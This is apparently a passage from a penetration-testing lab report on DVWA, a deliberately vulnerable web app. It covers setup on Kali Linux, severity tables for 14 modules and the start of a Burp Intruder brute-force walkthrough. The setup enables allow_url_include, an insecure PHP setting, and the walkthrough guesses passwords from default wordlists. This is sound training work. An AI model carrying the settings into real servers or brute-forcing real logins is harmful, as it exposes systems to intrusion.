


Fig 5.2.12 – Apache service started and running

Check whether MySQL is also running

```
┌──(root㉿kali)-[/home/kali]
└─# systemctl status mysql
● mariadb.service - MariaDB 11.8.9 database server
     Loaded: loaded (/usr/lib/systemd/system/mariadb.service; enabled; preset: disabled)
     Active: active (running) since Mon 2026-10-05 03:10:30 EDT; 1h 3min ago
 Invocation: ccc7e8d5bf774f63be66c10889441d15
       Docs: man:mariadbd(8)
             https://mariadb.com/docs/server/server-management/starting-and-stopping-mariadb/systemd
    Process: 28638 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/SUCCESS)
   Main PID: 28445 (mariadbd)
     Status: "Taking your SQL requests now..."
      Tasks: 10 (limit: 22136)
     Memory: 11.1M (peak: 146.7M, swap: 117.8M, swap peak: 117.8M)
        CPU: 4.215s
     CGroup: /system.slice/mariadb.service
```

Fig 5.2.13 – MySQL service status

MySQL was opened as the root user.
Password is nothing just hit enter and create the database and add the user and give the full privileges to that user flush and exit
NOTE: note: the database username and the username in config.inc.php must match

```
┌──(root㉿kali)-[/home/kali]
└─# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 6
Server version: 11.8.9-MariaDB-2 from Debian -- Please help get to 10k stars at https://github.com/MariaDB/Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE dvwa;
Query OK, 1 row affected (0.008 sec)
```

Fig 5.2.14 – Logging in to MySQL and creating the DVWA database

```
MariaDB [(none)]> show DATABASES;
+--------------------+
| Database           |
+--------------------+
| acep_shop          |
| dvwa               |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
6 rows in set (0.011 sec)
```

Fig 5.2.15 – DVWA database listed

```
MariaDB [dvwa]> CREATE USER 'kali'@'127.0.0.1' IDENTIFIED BY 'kali';
Query OK, 0 rows affected (0.024 sec)

MariaDB [dvwa]> GRANT ALL PRIVILEGES ON dvwa.* TO 'kali'@'127.0.0.1';
Query OK, 0 rows affected (0.006 sec)

MariaDB [dvwa]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.006 sec)

MariaDB [dvwa]>
```

Fig 5.2.16 – DVWA user created, privileges granted and flushed

The PHP configuration was then updated to turn on allow_url_fopen and allow_url_include.

Step 1. Go to the PHP directory.
Step 2. Check the PHP version.
Step 3. Go to the PHP 8.4 directory.
Step 4. Go to the Apache2 directory.
Step 5. Check the files.

```
┌──(root㉿kali)-[/home/kali]
└─# cd /etc/php

┌──(root㉿kali)-[/etc/php]
└─# ls
8.4

┌──(root㉿kali)-[/etc/php]
└─# cd 8.4

┌──(root㉿kali)-[/etc/php/8.4]
└─# ls
apache2  cli  mods-available

┌──(root㉿kali)-[/etc/php/8.4]
└─# cd apache2

┌──(root㉿kali)-[/etc/php/8.4/apache2]
└─# ls
conf.d  php.ini
```

Fig 5.2.17 – Navigating to the PHP configuration directory

Step 6. Open the PHP configuration file (php.ini) in Mousepad.
Step 7. Search for allow_url_fopen
Set it to: allow_url_fopen = On
Step 8. Search for allow_url_include and set it to On.

```
856 ;;;;;;;;;;;;;;;;;;
857 ; Fopen wrappers ;
858 ;;;;;;;;;;;;;;;;;;
859
860 ; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
861 ; https://php.net/allow-url-fopen
862 allow_url_fopen = On
863
864 ; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
865 ; https://php.net/allow-url-include
866 allow_url_include = On
867
868 ; Define the anonymous ftp password (your email address). PHP's default setting
869 ; for this is empty.
870 ; https://php.net/from
871 ;from="john@doe.com"
872
```

Fig 5.2.18 – allow_url_fopen and allow_url_include set to On in php.ini

Step 9. Save the php.ini file with Ctrl + S.
Step 10. Start the Apache2 service.

```
┌──(root㉿kali)-[/home/kali]
└─# systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: disabled)
     Active: active (running) since Mon 2026-10-05 03:10:28 EDT; 1h 28min ago
 Invocation: d219acaacd4746ddbca6fe2abf3373f8
       Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 28406 (apache2)
     Status: "Total requests: 0; Idle/Busy workers 100/0;Requests/sec: 0; Bytes served/sec:   0 B/sec"
      Tasks: 6 (limit: 3354)
     Memory: 15.8M (peak: 19.2M, swap: 232K, swap peak: 232K)
        CPU: 1.573s
     CGroup: /system.slice/apache2.service
             ├─28406 /usr/sbin/apache2 -k start -DFOREGROUND
             ├─28451 /usr/sbin/apache2 -k start -DFOREGROUND
             ├─28452 /usr/sbin/apache2 -k start -DFOREGROUND
             ├─28453 /usr/sbin/apache2 -k start -DFOREGROUND
             ├─28454 /usr/sbin/apache2 -k start -DFOREGROUND
             └─28455 /usr/sbin/apache2 -k start -DFOREGROUND

Oct 05 03:10:27 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Oct 05 03:10:27 kali apachectl[28406]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.
Oct 05 03:10:28 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Fig 5.2.19 – Apache restarted after the PHP change




Fig 5.2.20 – See the setup.php in browser the allow_url_include and allow_url_fopen should be on

5.3 Configuration & Login

After the installation, DVWA was opened in the browser at the address below, and the DVWA username and password were entered to log in.
http://127.0.0.1/DVWA/login.php




Fig 5.3.1 – DVWA login page

After login, the DVWA home page was displayed.
The security level was then set on the DVWA Security page, starting with Low. The tests were later repeated at Medium, High and Impossible.




Fig 5.3.2 – DVWA home page after login

The logged-in username is shown on the page, and the DVWA Security page allows the security level to be selected.




Fig 5.3.3 – DVWA Security page showing the level options

The DVWA installation was completed successfully on the Kali Linux 2025.1c virtual machine. Apache and the database were running, the configuration file matched the database settings, and the required PHP options were enabled. The setup page showed all system requirements in green, and the database was created without errors. DVWA then redirected to the login page, which confirmed that the application was ready for testing.

6. Summary of Findings (Severity Matrix)

This section summarizes the vulnerabilities identified in DVWA. Each finding is rated Critical, High, Medium or Low according to how easy it is to exploit and how much damage it can cause, as explained in section 8 (Risk Rating Methodology). The ratings below apply to the Low security level, where no protection is in place. Full details, steps and evidence for each finding are given in section 7.

Ref.	Vulnerability	OWASP Top 10 (2021)	Severity
7.1	**Brute Force**	A07:2021 – Identification and Authentication Failures	**High**
7.2	**Command Injection**	A03:2021 – Injection	**Critical**
7.3	**Cross-Site Request Forgery (CSRF)**	A01:2021 – Broken Access Control	**Medium**
7.4	**File Inclusion (LFI/RFI)**	A03:2021 – Injection	**High**
7.5	**File Upload**	A04:2021 – Insecure Design	**High**
7.6	**Insecure CAPTCHA**	A07:2021 – Identification and Authentication Failures	**Medium**
7.7	**SQL Injection**	A03:2021 – Injection	**Critical**
7.8	**SQL Injection (Blind)**	A03:2021 – Injection	**High**
7.9	**Weak Session IDs / Session Management**	A07:2021 – Identification and Authentication Failures	**High**
7.10	**Cross-Site Scripting (XSS), Reflected**	A03:2021 – Injection	**Medium**
7.11	**Cross-Site Scripting (XSS), Stored**	A03:2021 – Injection	**High**
7.12	**Cross-Site Scripting (XSS), DOM-based**	A03:2021 – Injection	**Medium**
7.13	**Content Security Policy (CSP) Bypass**	A05:2021 – Security Misconfiguration	**Medium**
7.14	**API Testing**	A03:2021 – Injection	**High**

Table 6.1 – Severity Matrix

The results of testing each module at the Low, Medium and High security levels are shown below. A cell reads Exploited when the attack worked, partially when it worked only with a bypass, or blocked when the attack failed.

Vulnerability	Low	Medium	High
7.1 Brute Force	Exploited	Exploited	Exploited
7.2 Command Injection	Exploited	Exploited	Exploited
7.3 Cross-Site Request Forgery (CSRF)	Exploited	Exploited	Exploited
7.4 File Inclusion (LFI/RFI)	Exploited	Exploited	Exploited
7.5 File Upload	Exploited	Exploited	Exploited
7.6 Insecure CAPTCHA	Exploited	Exploited	Exploited
7.7 SQL Injection	Exploited	Exploited	Exploited
7.8 SQL Injection (Blind)	Exploited	Exploited	Exploited
7.9 Weak Session IDs / Session Management	Exploited	Exploited	Exploited
7.10 Cross-Site Scripting (XSS), Reflected	Exploited	Exploited	Exploited
7.11 Cross-Site Scripting (XSS), Stored	Exploited	Exploited	Exploited
7.12 Cross-Site Scripting (XSS), DOM-based	Exploited	Exploited	Exploited
7.13 Content Security Policy (CSP) Bypass	Exploited	Exploited	Exploited
7.14 API Testing	Exploited	Exploited	Exploited

Table 6.2 – Results by Security Level

A total of 14 modules were assessed. The number of findings in each severity category is given below.

Severity	Count	Meaning
Critical	2	Can lead to full compromise of the server or database with little effort.
High	7	Serious impact, such as account takeover, data theft or code execution.
Medium	5	Limited or conditional impact; usually needs user interaction or other weaknesses.
Low	0	Minor impact or very difficult to exploit.

Table 6.3 – Findings by Severity

The most serious findings are SQL Injection and Command Injection, which can allow an attacker to read or change the database or run commands on the server. These findings should be fixed first.

7. Detailed Findings

This section gives the detailed results for each DVWA module. Every finding uses the same structure: an overview table, a description, the steps performed with evidence, the impact, the risk rating and the remediation. Screenshots show the output of each step.

7.1 Brute Force

Vulnerability	Brute Force (weak authentication)
Module path	DVWA → Brute Force
OWASP Top 10 (2021)	A07:2021 – Identification and Authentication Failures
Risk rating	High
Security levels tested	Low, Medium, High
Tools used	Web browser, Burp Suite Community Edition (Intruder)

Description

The Brute Force module contains a login form that allows an unlimited number of password guesses. There is no lockout, delay or other control on the Low level, so an attacker can automatically try many username and password combinations until one works. Brute force attacks remain common because users often choose weak or reused passwords

Steps Performed – Low Security Level

Step 1. Login into your account and put the security low
Step 2. You can see the 2 user fields username and password test with correct cred I am giving username kali and password also see what happen
Step 3. Next, test with a random username and password (test/test) to see how the back-end application responds. It gives the Username and/or password incorrect.
Step 4. So brute force the login page using burp suite professional
Step 5. On the burp suite and turn on the intercept and on the proxy also and capture the request.
Step 6. You can see the request with 2 parameters like username and password. You need to send that request to the intruder.
Step 7. We need to select the payload positions username and password. Like first select the username and click add button same like password also Before you need to click on the clear button. And select the attack as cluster bomb.
Step 8.now select the payload click on the right-side option change the payload type simple list to runtime list and click on the select file go and select the /usr/share/wordlists/metasploit/http_default_users.txt this list for username.
Step 9.now select the payload set 2 and change to runtime list now select the /usr/share/wordlists/metasploit/http_default_pass.txt and click on the open then start the attack
Step 10 you can see the process start you can see the combinations one username test with all passwords clicks on the length two times so you can sort the highest length.
Step 11. Turn off the proxy and login with cred.

Evidence




Fig 7.1.1 – DVWA Brute Force module with the security level set to Low




Fig 7.1.2 – Login with the correct credentials (kali / kali) showing the welcome message

